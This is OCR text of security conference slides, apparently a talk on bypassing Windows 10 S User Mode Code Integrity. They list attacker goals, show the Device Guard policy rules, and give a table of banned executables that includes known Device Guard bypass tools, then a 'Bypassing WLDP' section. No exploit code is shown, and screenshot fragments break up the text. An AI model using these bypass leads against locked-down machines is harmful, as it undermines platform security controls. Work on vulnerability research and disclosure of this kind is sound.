New and Improved UMCI


Same old bugs

James Forshaw @tiraniddo

Windows RT (8/8.1) introduced **User Mode Code Integrity (UMCI)** on ARM based laptops.

Introducing Windows 10 S


Streamlined for security and superior performance.



Microsoft-verified security

Your applications are delivered via the Microsoft Store ensuring Microsoft-verified security and integrity. Microsoft Edge is your default browser since it's more secure than Chrome or Firefox.[1]
Windows Defender Antivirus and all ongoing security features of Windows 10 are included.

[1] Sure it is...


Recycle Bin
For security and performance, this mode of Windows only runs verified apps from the Store
This helps protect your PC and keep it running smoothly.
C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe
Still want to run this unverified app?
See how
Close
Type here to search

Test your Windows app for Windows 10 S

05/11/2017 • 3 minutes to read • Contributors

You can test your Windows app to ensure that it will operate correctly on devices that run Windows 10 S. In fact, if you plan to publish your app to the Microsoft Store, you must do this because it is a store requirement. To test your app, you can apply a Device Guard Code Integrity policy on a device that is running Windows 10 Pro.


> **Note**
>
> The device on which you apply the Device Guard Code Integrity policy must be running Windows 10 Creators Edition (10.0; Build 15063) or later.


Also Windows 10S now available from MSDN or as an installer for Pro/Education SKUs

GOALS

- Drop and Run
- Only Built-in Applications
- No Memory Corruption
- Arbitrary Code Execution
- Non-Admin Account Only
- Persistence over Reboots

UMCI Architecture Overview (Super Simplified)




EFI
File
Home
Share
View
This PC > Local Disk (C:) > Windows > Boot > EFI
Search EFI
Quick access
OneDrive
This PC
Network
Name
Date modified
Type
Size
tr-TR 3/18/2017 2:03 PM File folder
uk-UA 3/18/2017 2:03 PM File folder
zh-CN 3/18/2017 2:03 PM File folder
zh-TW 3/18/2017 2:03 PM File folder
boot.stl 3/18/2017 1:57 PM 3D Object 5 KB
bootmgfw.efi 7/10/2017 10:37 P... EFI File 1,196 KB
bootmgr.efi 7/10/2017 10:37 P... EFI File 1,182 KB
bootspaces.dll 3/18/2017 1:57 PM Application extension 113 KB
memtest.efi 7/10/2017 10:37 P... EFI File 1,032 KB
updaterevokesipolicy.p... 3/18/2017 1:57 PM PKCS #7 Certificates 5 KB
winsipolicy.p7b 7/10/2017 10:37 P... PKCS #7 Certificates 7 KB
43 items
1 item selected 6.38 KB
System Integrity Policy

mattifestation / CIPolicyParser.ps1

Last active 2 months ago • Report gist

Star 9 | Fork 6

Code | Revisions 3 | Stars 9 | Forks 6

Embed <script src="https://gist. | Download ZIP

Functions to recover information from binary Device Guard Code Integrity policies.

CIPolicyParser.ps1 | Raw

```
# Ensure System.Security assembly is loaded.
Add-Type -AssemblyName System.Security

function ConvertTo-CIPolicy {
<#
.SYNOPSIS

```

```
PS> ConvertTo-CIPolicy winsipolicy.p7b output.xml
```

https://gist.github.com/mattifestation/92e545bf1ee5b68eeb71d254cec2f78e

```
<Rule>
  <Option>Enabled:UMCI</Option>
</Rule>
<Rule>
  <Option>Enabled:Advanced Boot Options Menu</Option>
</Rule>
<Rule>
  <Option>Required:Enforce Store Applications</Option>
</Rule>
<Rule>
  <Option>Enabled:Conditional Windows Lockdown Policy</Option>
</Rule>
```

UMCI Enforced

We can access boot menu.

No sideloading Store applications


Allowed Root Certificate	***Enhanced Key Usage (EKU)***
Microsoft Product Root 2010	Windows System Component Verification
Microsoft Product Root 2011	Windows System Component Verification
Microsoft DRM Root 2005	None
Microsoft MarketPlace PCA 2011	Windows Store
Microsoft Product Root 2010 RT	Windows RT Verification

Certificate must be in the signature chain.

EKU should be on direct signing certificate

Banned Executable Original Filename	***Category***
cdb.exe, kd.exe, ntsd.exe, windbg.exe	Microsoft Debuggers
msbuild.exe, csi.exe, fsi.exe, dnx.exe	Known Device Guard bypasses
bash.exe	Windows Subsystem for Linux Entrypoint
cmd.exe, cscript.exe, wscript.exe	Script Interpreters
reg.exe, regedit.exe, regedt32.exe	Registry editing tools
wbemtest.exe, wmic.exe	WMI Tools
mshta.exe	HTML Applications
powershell.exe, powershell_ise.exe	PowerShell Hosts

Bypassing WLDP


C:\Users\admin\Desktop\test.html
C:\Users\admin\Desktop\tes...
Hello
Running in Local Machine Zone
Click through to run script content
Internet Explorer restricted this webpage from running scripts or ActiveX controls.
Allow blocked content

CANAPE Core Library Documentation

Hide | Locate | Back | Forward | Stop | Refresh | Home | Print | Options

Contents | Index | Search

- Welcome
- Changelog
- Tutorials
- API Reference

Collapse All Code: All

CANAPE Core Library Documentation

Welcome

See Also Send Feedback

Canape

Welcome to CANAPE an arbitrary network protocol analyser and exploitation utility. This help file provides a basic overview of the main functions CANAPE and also includes documentation on the internal APIs that you can use to process your network traffic.


For the latest version of CANAPE and more information visit here

See Also

Other Resources

